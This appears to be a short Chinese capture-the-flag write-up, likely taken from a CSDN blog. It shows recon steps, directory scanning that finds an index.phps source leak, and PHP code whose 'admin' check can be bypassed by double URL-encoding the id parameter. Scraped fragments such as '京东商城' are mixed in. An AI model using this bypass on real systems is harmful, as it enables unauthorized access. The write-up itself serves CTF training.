
页面就没什么信息, 先查看robots.txt没有, 再查看常用的几个界面, admin.php,login.php,index.php都没有...

路径扫描吧, 扫出来会发现index.phps (我是没扫出来, 看了别人的字典添加后扫出来...)

访问, 可以看到有部分代码片段, 查看源码, 能看到详细代码, 变为代码审计

```
view-source:http://111.198.29.45:31177/index.phps
```

京东商城

```

<?php
if("admin"===$_GET[id]) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
    echo "<p>Access granted!</p>";
    echo "<p>Key: xxxxxxx </p>";
}
?>

```

Can you authenticate to this website?

https://blog.csdn.net/qq_26406447

这里就是要我们构造一个合适的id就能得到flag，可以看到需要的id进行urldecode后要等于admin，这就是二次编码，因为服务器接受到数据后会进行一次url解码，然后代码又解一次

二次编码，可以自行百度下，我看别人都是用御剑来做的，这里admin比较短查表也方便吧